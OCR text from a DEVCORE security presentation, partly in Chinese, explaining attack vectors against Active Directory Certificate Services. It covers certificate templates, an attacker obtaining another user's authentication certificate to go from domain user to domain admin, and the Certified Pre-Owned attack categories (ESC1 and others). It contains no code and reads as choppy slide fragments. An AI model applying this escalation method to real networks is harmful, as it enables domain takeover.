
Enterprise CA



Certificate Template




E.g. 憑證功能？



DEVCORE

Enterprise CA




Certificate Template

For Domain Authentication usage

DEVCORE

Enterprise CA



Obtain Cert

Request Cert

Access

Domain User


DEVCORE

Certificate
(Domain Authentication)

=

Domain User

DEVCORE


Enterprise CA
Obtain 's Cert
Request 's Cert
Access
Attacker
DevCORE

Attacker

=

Domain User

DEVCORE

Attacker

=

Domain Admin

DEVCORE


YOUR AD
imgflip.com


所以要怎麼打呢？

AD CS – Attack Vector


- Certified Pre-Owned 為 AD CS 相關的攻擊手法定義了代號
  - THEFTx – Certificate Theft
  - PERSISTx – Account Persistence
  - DPERSISTx – Domain Persistence
  - ESCx – Domain Escalation

ESC1, ESC2, ESC3...

DEVCORE

Q：哪邊有可能會出問題呢？

Enterprise CA




Request Cert

Access

